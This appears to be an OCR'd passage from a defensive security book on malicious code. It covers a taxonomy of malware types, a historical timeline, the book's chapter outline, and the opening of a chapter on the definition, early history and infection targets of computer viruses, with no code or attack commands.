Although I'd hate to see it, it's conceivable that terrorist organizations could move beyond physical attacks and attempt to undermine the computing infrastructure of a target country. Beyond the terrorist threat, we also face the possibility of a cyberattack associated with military action between countries. In addition to lobbing bullets and bombs, countries could turn to cyberattacks in an attempt to disable their adversaries' military and civilian computer infrastructure. Countries around the world are spending billions of dollars on cyberwarfare capabilities. I don't want to be too much of a pessimist. However, it seems to me highly likely that malicious code, with its ability to clog networks and even let an attacker take over systems, will be turned into a weapon of war or terror in the future, if it hasn't already.

Types of Malicious Code

On that cheery note, we turn our attention to the multitude of malicious code categories available to attackers today. About a decade ago, when I first started working in computer security, I was overwhelmed at all of the avenues available to an attacker for squeezing executable instructions into a target machine. An attacker could shoot scripts across the Web, overflow buffers with executable commands, send programs in e-mail, overwrite my operating system, tweak my kernel … all of the different possibilities boggled my mind. And the possibilities have only increased in the last 10 years. Each mechanism used by the bad guys for implementation and delivery of malicious code is quite different, and requires specific understanding and defenses.

As an overview to the rest of the book, let's take a look at the different categories of malicious code. Think of me as a zookeeper taking you to look at some ferocious animals. Right now, we'll take a brisk walk past the cages of a variety of these beasties. Later, throughout the rest of this book, we'll get a chance to study each specimen in much more detail. The major categories of malicious code, as well as their defining characteristics and significant examples, are shown in Table 1.1. Note that the defining characteristics are based on the mechanisms used by the malicious code to spread, as well as the impact it has on the target system. Keep in mind that some malware crosses the boundaries between these individual definitions, a theme we'll discuss in more detail in Chapter 9.

Table 1.1. Types of Malicious Code

Type of Malicious Code	Defining Characteristics	Significant Examples	Covered In
Virus	Infects a host file (e.g., executable, word processing document, etc.) Self-replicates. Usually requires human interaction to replicate (by opening a file, reading e-mail, booting a system, or executing an infected program).	Michelangelo, CIH	Chapter 2
Worm	Spreads across a network. Self-replicates. Usually does not require human interaction to spread.	Morris Worm, Code Red, SQL Slammer	Chapter 3
Malicious mobile code	Consists of lightweight programs that are downloaded from a remote system and executed locally with minimal or no user intervention. Typically written in Javascript, VBScript, Java, or ActiveX.	Cross Site Scripting	Chapter 4

Type of Malicious Code	Defining Characteristics	Significant Examples	Covered In
Backdoor	Bypasses normal security controls to give an attacker access.	Netcat and Virtual Network Computing (VNC): Both can be used legitimately as remote administration tools, or illegitimately as attack tools.	Chapter 5
Trojan horse	Disguises itself as a useful program while masking hidden malicious purpose.	Setiri, Hydan	Chapter 6
User-level RootKit	Replaces or modifies executable programs used by system administrators and users.	Linux RootKit (LRK) family, Universal RootKit, FakeGINA	Chapter 7
Kernel-level RootKit	Manipulates the heart of the operating system, the kernel, to hide and create backdoors.	Adore, Kernel Intrusion System	Chapter 8
Combination malware	Combines various techniques already described to increase effectiveness.	Lion, Bugbear.B	Chapter 9


People frequently confuse these categories of malicious code, and use inappropriate terms for various attacks. I hear otherwise freakishly brilliant people mistakenly refer to a worm as a Trojan horse. Others talk about RootKits, but accidentally call them viruses. Sure, this improper use of terminology is confusing, but the issue goes beyond mere semantics. If you don't understand the differences in the categories of malicious code, you won't be able to see how specific defenses can help. If you think a RootKit is synonymous with a virus, you might think you've handled the problem with your antivirus tool. However, you've only scratched the surface of true defenses for that problem. Sure, some of the defenses apply against multiple types of attack. Yet a clear understanding of each malicious code vector will help to make sure you have the comprehensive defenses you require. One of the main purposes of this book is to clarify the differences in various types of malicious code so you can apply the appropriate defenses in your environment.

Although it is immensely useful to get this terminology correct when referring to malicious code and the associated defenses, it should be noted that there is some crossover between these breeds. Some tools are both viruses and worms. Likewise, some worms carry backdoors or RootKits. Most of the developers of these tools don't sit down to create a single tool in a single category. No, they brainstorm about the capabilities they desire, and sling some code to accomplish their varied goals. You can't send a worm to do a kernel-level RootKit's job, unless the worm carries a kernel-level RootKit embedded in it. This intermingling gives rise to the combination malware category included in Table 1.1.

Malicious Code History

Although we've witnessed a huge increase in malicious code attacks in the last few years, malware is certainly not new. Attackers have been churning out highly effective evil programs for decades. However, with the constant evolutionary improvement in the capabilities of these attack tools, and the rapid spread of the Internet into every nook and cranny of our economy, today's malicious code has far greater impact than the attacks of yesteryear. Let's take a nostalgic stroll down memory lane to get an idea of the roots of malicious code and to understand the direction these tools are heading in the future. Figure 1.1 shows a plot of these major malicious code events over the past 20 or so years.

Figure 1.1. More than 20 years of malicious code.



Don't worry if you do not yet understand all of the tools and concepts described in Figure 1.1. The remainder of the book will address each of these issues in far more detail. At this point, however, the major themes I want you to note in Figure 1.1 include these:

- *The increasing complexity and sophistication of malicious software:* We went from fairly simple Apple II viruses that infected games to the complex kernel manipulation tools and powerful worms of this new millennium. The newer tools are very crafty in their rapid infection and extreme stealth techniques.
- *Acceleration of the rate of release of innovative tools and techniques:* New concepts in malicious code started slowly, but have certainly picked up steam over time. Especially over the past five years, we've seen the rapid release of amazing new tools, and this trend is only increasing. Just when I think I've seen it all, the computer underground releases an astonishing (and sometimes frightening) new tool.

- *Movement from viruses to worms to kernel-level exploitation:* In the olden days of malicious code, most of the action revolved around viruses and infecting executable programs. Over the past five years, however, we've seen a major focus on worms, as well as exploiting systems at the kernel level.

These three themes are very intertwined, and feed off of each other as malicious code authors borrow ideas and innovate. By tracing through these significant milestones in malicious code history, we can pay special attention to each of these important trends:

- 1981–1982—*First Reported Computer Viruses:* At least three separate viruses, including Elk Cloner, were discovered in games for the Apple II computer system, although the word *virus* wasn't applied to this malicious code.
- 1983—*Formal Definition of Computer Virus:* Fred Cohen defines a computer virus as "a program that can infect other programs by modifying them to include a, possibly evolved, version of itself" [2].
- 1986—*First PC Virus:* The so-called Brain virus infected Microsoft DOS systems, an important harbinger of malicious code to come, as the popular DOS and later Windows operating systems would become a primary target for viruses and worms [3].
- 1988—*Morris Internet Worm:* Written by Robert Tappan Morris, Jr., and released in November, this primordial worm disabled much of the early Internet, making news headlines around the globe.
- 1990—*First Polymorphic Viruses:* To evade antivirus systems, these viruses altered their own appearance every time they ran, opening up the frontier of polymorphic code that is still being explored in research today.
- 1991—*Virus Construction Set (VCS) Released:* In March, this tool hit the bulletin board system community and gave aspiring virus writers a simple toolkit to create their own customized malicious code.
- 1994—*Good Times Virus Hoax:* This virus didn't infect computers. Instead, it was entirely fictional. However, concern about this virus spread from human to human via word of mouth as frightened people warned others about impending doom from this totally bogus malicious code scam [4].
- 1995—*First Macro Viruses:* This particularly nasty strain of viruses was implemented in Microsoft Word macro languages, infecting document files. These techniques soon spread to other macro languages in other programs.
- 1996—*Netcat released for UNIX:* This tool written by Hobbit remains *the* most popular backdoor for UNIX systems to this day. Although it has a myriad of legitimate and illicit uses, Netcat is often abused as a backdoor.
- 1998—*First Java Virus:* The StrangeBrew virus infected other Java programs, bringing virus concerns into the realm of Web-based applications.
- 1998—*Netcat released for Windows:* Netcat is no slouch on Windows systems either. Written by Weld Pond, it is used as an extremely popular backdoor on Windows systems as well.
- 1998—*Back Orifice:* This tool released in July by Cult of the Dead Cow (cDc), a hacking group, allowed for remote control of Windows systems across the network, another increasingly popular feature set.
- 1999—*The Melissa Virus/Worm:* Released in March, this Microsoft Word macro virus infected

thousands of computer systems around the globe by spreading through e-mail. It was both a virus and a worm in that it infected a document file, yet propagated via the network.

- 1999—*Back Orifice 2000 (BO2K):* In July, cDc released this completely rewritten version of Back Orifice for remote control of a Windows system. The new version sported a slick point-and-click interface, an Application Programming Interface (API) for extending its functionality, and remote control of the mouse, keyboard, and screen.

- 1999—*Distributed Denial of Service Agents:* In late summer, the Tribe Flood Network (TFN) and Trin00 denial of service agents were released. These tools offered an attacker control of dozens, hundreds, or even thousands of machines with an installed zombie via a single client machine. With a centralized point of coordination, these distributed agents could launch a devastating flood or other attack.

- 1999—*Knark Kernel-Level RootKit:* In November, someone called Creed released this tool built on earlier ideas for kernel manipulation on Linux systems. Knark included a complete toolkit for tweaking the Linux kernel so an attacker could very effectively hide files, processes, and network activity.

- 2000—*Love Bug:* In May, this VBScript worm shut down tens of thousands of systems around the world as it spread via several Microsoft Outlook weaknesses.

- 2001—*Code Red Worm:* In July, this worm spread via a buffer overflow in Microsoft's IIS Web server product. Over 250,000 machines fell victim in less than eight hours.

- 2001—*Kernel Intrusion System:* Also in July, this tool by Optyx revolutionized the manipulation of Linux kernels by including an easy-to-use graphical user interface and extremely effective hiding mechanisms.

- 2001—*Nimda Worm:* Only a week after the September 11 terrorist attacks, this extremely virulent worm included numerous methods for infecting Windows machines, including Web server buffer overflows, Web browser exploits, Outlook e-mail attacks, and file sharing.

- 2002—*Setiri Backdoor:* Although never formally released, this Trojan horse tool has the ability to bypass personal firewalls, network firewalls, and Network Address Translation devices by co-opting as an invisible browser.

- 2003—*SQL Slammer Worm:* In January 2003, this worm spread rapidly, disabling several Internet service providers in South Korea and briefly causing problems throughout the world.

- 2003—*Hydan Executable Steganography Tool:* In February, this tool offered its users the ability to hide data inside of executables using polymorphic coding techniques on Linux, BSD, and Windows executables. These concepts could also be extended for antivirus and intrusion detection system evasion.

Things didn't stop there, however. Attackers continue to hone their wares, coming up with newer and nastier malicious code on a regular basis. Throughout this book, we'll explore many specimens from this list, as well as trends on the malicious code of the future.

Why This Book?

Just between you and me, have you noticed how the information security bookshelf at your favorite bookstore (whether it's real-world or virtual) is burgeoning under the weight of tons of titles? Some of them are incredibly helpful. However, it seems that a brand-spanking new security book is competing for your attention every 47 seconds, and you might be wondering how this book is different and why you should read it.

First, as discussed earlier in this chapter, controlling malicious code is an extremely relevant topic. System administrators, network personnel, home users, and especially security practitioners need to defend their network from these attacks, which are getting nastier all the time. Worms, Trojan horses, and RootKits are not a thing of the past. They are a sign of the even nastier stuff to come, and you better be ready. This book will help you get the skills you need to handle such attacks.

Second, our focus here will be on practicality. Throughout the book, we'll discuss time-tested, real-world actions you can take to secure your systems from attack. Our goal will be to give you the concepts and skills you need to do your job as a system, network, or security administrator. The book also includes a full chapter devoted to analysis tools for scrutinizing malicious code under a microscope. Following the tips in Chapter 11, you'll be able to construct a top-notch defender's toolkit to analyze the malicious code you discover in the wild.

Third, this books aims to build on what was covered in other books before, in an effort to make malicious code defenses understandable and practical. A while back, I wrote a book titled *Counter Hack: A Step-by-Step Guide to Computer Attacks and Effective Defenses*. That earlier book describes the end-to-end process attackers used in compromising systems. *Counter Hack* gives you the big picture of computer attacks, from reconnaissance to covering tracks. This book is *not* a second edition of *Counter Hack*, nor is it a regurgitation of that book. This book focuses like a laser beam on one of the biggest areas of concern: malicious code. We addressed malicious code in just one chapter of *Counter Hack*. Here, we get to focus a dozen chapters on one of the most interesting and rapidly developing areas of computer attacks, getting into far more depth on this topic than my earlier book. Additionally, attackers haven't been resting on their laurels since the release of *Counter Hack*. This book includes some of the more late-breaking tools and techniques, as most of the action in computer attacks and techniques over the past few years has dealt with newer and nastier malicious code tricks.

Finally, this book tries to encourage you to have fun with this stuff. Don't be intimidated by your computer, the attackers, or malicious code. The book uses a little irreverent humor here and there, but (I hope) stays within the bounds of good taste (well, we'll at least try, exploding virtual hamsters notwithstanding). With a tiny bit of humor, this book tries to encourage you to get comfortable with and actually test some of the tools we'll cover. I strongly encourage you to run the attack and defensive tools we'll discuss in a laboratory of your own to see how they work. Chapter 11 tells you how you can build your very own low-cost experimental network for analysis of malicious code and the associated defenses. However, make sure you experiment on a lab network, physically disconnected from your production network and the Internet. In such a controlled environment, you can feel free to safely mess around with these nasty tools so you can be ready if and when a bad guy unleashes them on your production environment.

What To Expect

Throughout this book, we'll use a few standard pictures and phrases to refer to recurring ideas. As we're discussing various attacks against computer systems, we'll show the attack using illustrations. For any figure in this book where we need to differentiate between the attacking system and the victim machine, we'll illustrate the attacking machine with a black hat, as shown in Figure 1.2. That way, you'll be able to quickly determine where the bad guy sits in the overall architecture of the attack.

Figure 1.2. In this book, the attacker's machines are illustrated with a black hat.

Additionally, when referring to the perpetrators of an attack, we'll use the word *attacker* or the phrase *bad guy*. We won't use the word *hacker*, as that terminology has become too loaded with political baggage. Some people think of hackers as noble explorers, whereas others assume the word implies criminal wrongdoing. By using the words *attacker* and *bad guy*, we'll sidestep such controversies, which often spread more heat than light.

Also, it's important to note that this book is operating system agnostic. We don't worship at the shrine of Linux, Solaris, or Windows, but instead mention attack techniques that could function in a variety of operating system environments. Throughout the book, we'll discuss attacks against both Windows and UNIX systems, jumping back and forth between the two operating systems to illustrate various points.

This approach is based on my own strong feeling that to be a solid security person, you need to be ready to operate in both a Windows and a UNIX environment, as most organizations have some mix of the two classes of operating systems. If you are prepared for attacks against both types of systems, your defenses will be far better, and you will be more valuable to your employer. Using this philosophy, most chapters include attacks against Windows and UNIX, with a given tool from either side to illustrate the point. If we cover a particular attack against Windows, keep in mind that analogous attacks are available for UNIX, and vice versa.

In some of the later chapters of the book (especially Chapters 7 and 8, which deal with RootKits), the

malware undermines components of the operating system itself. Therefore, because such attacks are often highly operating-system-specific, we'll split those chapters in half, first dealing with UNIX-oriented attacks and later dealing with Windows attacks in the same chapter.

Although various chapters cover both Windows and UNIX-based tools, each chapter of this book deals with a specific type of malicious code. For each type of malware, we start by introducing the concepts that classify each type, exploring the defining characteristics of the breed. Then, each chapter describes the techniques used by that type of malware, as well as prominent examples, so you can understand what you are up against on your systems. This discussion includes a description of the current capabilities of the latest tools, as well as future evolutionary trends for that type of attack. Finally, we get to the most useful stuff; each chapter includes a description of the defenses needed to handle that type of malicious code. The chapters in this book include the following:

Chapter 1: Introduction: That's this intro . . . you probably figured that out already!

Chapter 2: Viruses: Viruses were the very first malicious code examples unleashed more than 20 years ago. They've had the most time to evolve, and include some highly innovative strategies that are being borrowed by other malicious code tools. This chapter describes the current virus threat and what you need to do to stop this vector of attack.

Chapter 3: Worms: By spreading via a network, worms can pack a wallop, conquering hundreds of thousands of systems in a matter of hours. Given their inherent power, worms are getting a huge amount of research and development attention, which we'll analyze in this chapter.

Chapter 4: Malicious Mobile Code: Attackers are devising novel ways for delivering malicious code via the World Wide Web and e-mail. If you run a Web browser or e-mail reader (and who doesn't?), this chapter describes the different types of malicious mobile code, as well as how you can defend your browsers from attack.

Chapter 5: Backdoors: Attackers use backdoors to access a system and bypass normal security controls. State-of-the-art backdoors give the attacker significant control over a target system. This chapter explores the most popular and powerful backdoors available today.

Chapter 6: Trojan Horses: By posing as a nice, happy program, a Trojan horse tricks users and administrators. These programs look fun or useful, but really hide a sinister plot to undermine your security from within. This chapter identifies classic Trojan horse strategies and shows you how to stop them in their tracks.

Chapter 7: User-mode RootKits: By replacing the programs built into your operating system with RootKits, an attacker can hide on your machine without your knowledge. This chapter discusses user-mode RootKits so you can defend against such shenanigans.

Chapter 8: Kernel-mode Modifications: If attackers can modify the heart of your operating system, the kernel itself, they can achieve complete domination of your system in a highly invisible fashion. In this chapter, we'll look at this active area of new development and recommend solid practices for stopping kernel-level attacks.

Chapter 9: Going Deeper and Combo Malware: The techniques discussed throughout this book aren't static. Sometime in the future, attackers might try undermining our hardware, with BIOS and CPU-level attacks. Furthermore, attackers are developing newer attacks by cobbling various types of malicious software together into Frankenstein-like monsters. This chapter addresses such deeper malware as well as combinations of various malicious code types.

Chapter 10: Putting It All Together: There's nothing like real-world examples to help clarify abstract concepts. In this chapter, we'll go over three sample scenarios of malicious code attacks, and determine how various organizations could have prevented disaster. Each scenario has a movie theme, just to keep it fun. Let's learn from the mistakes of others and improve our security.

Chapter 11: Malware Analysis: This chapter gives you recipes for creating your own malicious code analysis laboratory using cheap hardware and software.

Chapter 12: Conclusion: In this chapter, we'll go over some future predictions and areas where you can get more information about malicious code.

References

[1] Colleen O'Hara and FSW Staff, "Agencies Fight off 'Melissa' Macro Virus," *Federal Computer Week*, April 5, 1999, *www.fcw.com/fcw/articles/1999/FCW_040599_261.asp*

[2] Fred Cohen, *Computer Viruses: Theory and Experiments*, Fred Cohen & Associates, 1984, *http://all.net/books/virus/index.html*

[3] Joe Wells, "Virus Timeline," IBM Research, August 1996, *www.research.ibm.com/antivirus/timeline.htm*

[4] CIAC, U.S. Department of Energy, "The Good Times Virus Is an Urban Legend," December, 1994, *http://ciac.llnl.gov/ciac/notes/Notes04c.shtml*

Chapter 2. Viruses

> *I think computer viruses should count as life. Maybe it says something about human nature, that the only form of life we have created so far is purely destructive. Talk about creating life in our own image.*
>
> —Stephen Hawking, physicist, in a public lecture titled "Life in the Universe"

"Beware of a file called Good Times," cautioned an e-mail message circulating on the Internet in late 1994. "DON'T read it or download it. It is a virus that will erase your hard drive. Forward this to all your friends." Although this warning was actually a hoax, it inundated people's inboxes for years, instilling fear and doubt in the minds of naïve recipients who blindly forwarded it to every one of their friends. The so-called Good Times virus wasn't a computer virus at all. When you think about it, the *idea* of Good Times spread from human brain to human brain, propagating via e-mail sent by people who didn't know about the hoax. Good Times wasn't a computer virus; it was a virus of the human mind, known as a *mimetic virus*. At the time, security professionals generally agreed that you could not become infected by simply reading an e-mail that carried malicious code, unless you actually launched the enclosed program. This concept is increasingly untrue. The era of plain-text e-mail is passing, as mail clients process ever more complex multimedia attachments on the user's behalf, and as a variety of malware specimens attempt to exploit software vulnerabilities to automatically execute attached code.

In the introductory chapter of this book, I mentioned that the popularity of viruses has been declining as attackers have turned their attention to worms. Indeed, malicious code has evolved in response to network-centric properties of the modern world, rewarding a worm's capacity to spread across the network. However, it would be a mistake to assume that malware authors are no longer creating and spreading computer viruses. Moreover, modern worms often possess traditional propagation and infection techniques typically associated with viruses. This chapter examines the capabilities of viruses—the threats they pose to your data, the way they spread, and the manner in which they have influenced the development of other types of malware. We also explore the fascinating notion that software can possess a certain degree of autonomy by self-replicating, fighting for survival, and adapting to the environment in which it resides.

The term *virus* can refer to different things, depending on whom you ask. This word is loaded with emotional and scientific associations constructed by security specialists, biologists, mathematicians, doctors, and anyone else who likes to overanalyze biological analogies (myself included). So that you know what I am talking about when referring to a virus, allow me to present the following definition that applies to typical virus specimens and that we will use throughout this book:

> *A virus is a self-replicating piece of code that attaches itself to other programs and usually requires human interaction to propagate.*

One of the primary characteristics of a virus is its inability to function as a standalone executable. This is why it attaches itself to other programs. A virus is a parasite that piggybacks on top of other, typically innocuous, code. A virus carrier, also known as the *host*, can be a standard executable, for example Notepad.exe, as well as a data file that may contain macro commands, such as a Microsoft Word document. A virus can also latch onto low-level instructions stored in a disk's boot sector that tell the machine how to launch the installed operating system. We'll examine such infection mechanisms and potential targets a bit later in the chapter.

Self-replicating describes another core property of a virus, and refers to its ability to automatically

make copies of itself without requiring a human operator to manually duplicate its code. This ability allows the virus to propagate across files, directories, disks, and even systems. Although the human sitting in front of the computer does not perform the copying procedure, the person usually needs to activate the virus by launching its host program before the virus can go forth and multiply. Once active, a virus can attach to files or boot sectors accessible to the user. If you've ever received an infected file, say as an e-mail attachment, and double-clicked it, then you've played your part in the life cycle of that virus.

In addition to propagating, a virus usually performs some mischievous or malignant action. The portion of the virus' code that implements this functionality is known as the *payload*. The payload can be programmed to do anything that a program running in the victim's environment can do. Actions taken by virus payload can include corrupting or deleting files, sending sensitive information to the author of the virus or to an arbitrary recipient, and providing backdoor access to the infected machine.

Another important notion to keep in mind is that viruses are a cross-platform phenomenon. Sometimes, people fall into the erroneous mindset that viruses target only Windows machines. It's certainly true that the vast majority of today's viruses do focus on Windows systems, but a few viruses do target other operating systems. Linux, Solaris, and other UNIX-like operating systems do sometimes suffer from virus attacks. In this chapter, much of our analysis focuses on Windows boxes, simply because they're the most popular habitat for viruses today. However, throughout the chapter, we'll mention briefly how analogous techniques can apply in a UNIX environment. Don't think you're safe from the contagion of computer viruses just because you avoid Windows. Even people with non-Windows environments need to understand the risks and apply the appropriate defenses we discuss in this chapter.

Additionally, you'll note that throughout this chapter, I use the term *virus*, with a plural form of *viruses*. However, within the computer underground, where such viruses often originate, the plural form of the word virus is often written *virii*, giving a nod to plurals from the Latin language, I suppose. If you want to sound hip, quirky, and somewhat annoying, feel free to use the elite *virii* term. As hipness has never been my goal, I'll use the less cool but grammatically more pleasing *viruses* as the plural form throughout this book.

Speaking of the virus development community, how did people come up with the notion of such semiautonomous self-replicating software? Let's find out by tracing the origins of some of the earliest viral programs. The history of computer viruses can teach us some valuable lessons about different virus strategies, their capabilities, and why our computer environment is so hospitable to virus attacks.

The Early History of Computer Viruses

Sometime around 1962, researchers at Bell Labs—Victor Vyssotsky, Douglas McIlroy, and Robert Morris, Sr.—came up with a computer game they called Darwin. In this game, the players had to write computer programs that fought for domination of a designated memory region. As described in a magazine article in 1972, the object of the game was survival; the programs ("organisms") had the ability to "kill" each other, and could create copies of themselves [1]. This article is the earliest published resource that I have witnessed to use the term virus in the context of self-replicating software. Specifically, the text mentions that one of the players "invented a virus—an unkillable organism" that was able to win several games due to the way it protected itself from attacks launched by adversary programs.

The virus reference in the game of Darwin doesn't quite match our understanding of what a traditional virus is; however, it does provide a perspective on the origins of early self-replicating programs. By the way, if you are a trivia buff, you might be interested to know that the cocreator of Darwin, Robert Morris, Sr., is the father of Robert Tappan Morris, Jr., who is the author of the infamous Internet Worm. Keep that one handy the next time you play Trivial Pursuit!

An article published in 1984 by A. K. Dewdney popularized a version of Darwin under the name Core War [2]. In Dewdney's game, computer programs "stalk each other from address to address.... Sometimes they go scouting for the enemy; sometimes they lay down a barrage of numeric bombs; sometimes they copy themselves out of danger or stop to repair damage." Like modern viruses, programs in Core War and Darwin were designed with replication in mind, although they did not have the parasitic properties that we have come to associate with typical virus specimens today.

The first confirmed implementation of self-replicating code that existed in the wild as part of a host program was PERVADE, written by John Walker in 1975. PERVADE was a general-purpose routine that could be called by any program that required propagation capabilities. According to Walker, when PERVADE was invoked, "It created an independent process which, while the host program was going about its business, would examine all the directories accessible to its caller. If a directory did not contain a copy of the program, or contained an older version, PERVADE would copy the version being executed into that directory" [3]. I guess that's why they called it PERVADE; it permeates the system using this technique.

The only program known to host PERVADE was ANIMAL—Walker's implementation of a popular game in which the computer tries to guess which animal the player has in mind. Walker's version of the game was significantly better than many other versions, and people kept asking him for copies. Looking for an innovative way to distribute the software, he coupled ANIMAL with the PERVADE routine. The resulting program possessed viral properties that allowed it to spread from directory to directory. Furthermore, when users exchanged tapes containing "infected" copies of the game, it propagated to other systems. Although people didn't use the word *virus* at that time to describe such software, there was a connection to the term nonetheless: The program's source code included a variable named VIRUS to control whether the PERVADE routine should be activated.

The early 1980s presented the world with a series of viral programs built for Apple II personal computers. The most notorious of these is Elk Cloner, written in 1982 by high school junior Rich Skrenta [4]. Skrenta recalls that he enjoyed "playing jokes on schoolmates by altering copies of pirated games to self-destruct after a number of plays" [5]. According to him, Elk Cloner was an attempt to impact the friends' disks without having physical access to them. To achieve this goal, he crafted the program to reside in a floppy disk's boot sector, and become active when the system booted up from the infected disk. Elk Cloner would then load into memory, and copy itself to new

disks whenever they were inserted into the computer. Every once in a while, the program would display the following lyrical message [6]:

```
ELK CLONER:

   THE PROGRAM WITH A PERSONALITY


IT WILL GET ON ALL YOUR DISKS

IT WILL INFILTRATE YOUR CHIPS

YES IT'S CLONER!


IT WILL STICK TO YOU LIKE GLUE

IT WILL MODIFY RAM TOO

SEND IN THE CLONER!
```

It's quite clear that young Skrenta was more of a software developer than a poet. However, at least he could rhyme, and the meter isn't half bad. Beyond such linguistic nit-pickings, though, his pathogenic code was quite successful, spreading far and wide by the standards of its time.

Another viral program for Apple II was created independently around the same time by Joe Dellinger, a student at Texas A&M University. This was mainly a proof-of-concept program that resided in the boot sector and kept track of the number of floppy disks it had infected. Like Frankenstein's monster, Dellinger's creation did not receive an official name, and people now refer to several of its versions simply as Virus 1, Virus 2, and Virus 3 [7].

The security community did not commonly start using the word *virus* to refer to such programs until 1984, when Fred Cohen offered his definition of the term to the public in a research paper titled "Computer Viruses—Theory and Experiments." Cohen's pioneering work formally examined the phenomenon of self-replicating software, described the significance of the threat associated with viruses, and pointed out that "Little work has been done in the area of keeping information entering an area from causing damage" [8]. Some sources credit his seminar advisor, Len Adleman, with assigning the term *virus* to Cohen's concept [9]. (Yes, that's Len Adleman who is the "A" in RSA, the famous public key cryptographic algorithm. What a small world!)

It is generally accepted that the first virus that targeted Microsoft DOS computers was discovered in the wild in 1986. It was called the Brain virus, mainly because it changed the label of infected diskettes to say "(c) Brain." Like the Apple II viral programs before it, Brain spread by attaching itself to the floppy disk's boot sector. An early version of Brain included the following "advertisement," which led researchers to believe that the virus was authored by Basit and Amjad Farooq Alvi [10]:

```
Welcome to the Dungeon

(c) 1986 Basit & Amjad (pvt) Ltd.

BRAIN COMPUTER SERVICES

730 NIZAB BLOCK ALLAMA IQBAL TOWN

LAHORE-PAKISTAN

PHONE :430791,443248,280530.

Beware of this VIRUS....

Contact us for vaccination..... $#@%$@!!
```

Virdem was another Microsoft DOS virus that appeared in 1986, and was developed independently of Brain. It was written by Ralf Burger as a demonstration program for the Chaos Computer Club conference to help explain the functionality of a computer virus [11]. Unlike its predecessors, which relied on the disk's boot sector to propagate, Virdem spread by attaching to files that had the .COM file extension.

The programs that we have covered in this brief historical overview are summarized in Table 2.1. Given the lack of definitive records that document the dawn of viruses, keep in mind that this is not an exhaustive list of early viral software. Consider this a sampling of influential specimens with origins that can be traced with a moderate degree of certainty.

Table 2.1. Early Viral Programs

Program Name	Release Time Frame	Description
Darwin	1962	In this computer game, programs fight for survival by "killing" each other and by replicating in memory.
PERVADE	1975	This routine, attached to a game called ANIMAL, allowed the program to spread copies of itself throughout the system.
Elk Cloner, et al.	1982	Several viral programs for Apple II computers were released in 1982, and some might date back to 1981.
Core War	1984	This is a version of Darwin that formalized and popularized the game's rules and objectives.
Brain	1986	This was the first virus known to target MS-DOS computers; it spread by attaching to the floppy disk's boot sector.

Program Name	Release Time Frame	Description
Virdem	1986	One of the earliest viruses for MS-DOS computers, this specimen propagated by attaching itself to COM files.

Now that you have a general understanding of the origin of computer viruses, we are ready to take a closer look at how more modern specimens function. In the next section we explore the potential targets for a virus infection and the ways in which the infection can actually occur.

Infection Mechanisms and Targets

> *A virus is a piece of bad news wrapped up in protein.*
>
> —Sir Peter Medawar, Nobel Prize-winning biologist [12]
>
> *Actually, a computer virus is a piece of bad news wrapped up in software.*
>
> —Modern retake on Medawar's observation

A virus needs to attach itself to a host program to function. The potential target for infection is any file that can contain executable instructions, such as a standard executable, a disk's boot sector, or a document that supports macros. Let's examine how the infection takes place for some of the most common virus targets.

Infecting Executable Files

Standard executables are a frequent target of computer viruses. After all, these are the programs that are directly launched by the victim as part of the routine use of the system. By attaching to an executable file, the virus ensures that it will be activated when a person runs the infected program. Most operating systems have various executable types. UNIX systems include binaries and a variety of script types that could be infected by viruses. Microsoft Windows supports two primary types of executables, each a potential host for a virus:

- *COM file:* COM files, with names that end in .COM, follow a very simple format that is actually a relic of the old CP/M operating system. A COM file contains a binary image of what should be directly loaded into memory and executed by the computer [13]. Although Windows still supports the execution of COM files, they are rarely used today.
- *EXE file:* EXE files, whose names end in .EXE, follow a format that is more complicated and flexible than that of COM files. As a result, EXE files can implement programs that are more advanced than those built via COM files. EXE files are also a little trickier to infect. Modern-day versions of Windows can actually run several types of EXE files for backward compatibility reasons; EXE files that it runs natively follow the Portable Executable (PE) format. In fact, not all PE files have the .EXE extension—files with extensions .SYS, .DLL, .OCX, .CPL, and .SCR, also follow the PE format.

In addition to targeting standalone executables, viruses can also attempt to embed themselves in the heart of the operating system—its kernel. The Infis virus, discovered around 1999, installed itself as a kernel-mode driver on Windows NT and Windows 2000. Running deep within the operating system, this virus could then attach itself to executables by intercepting user attempts to launch them on the infected system. We'll discuss kernel manipulation in more detail in Chapter 8.

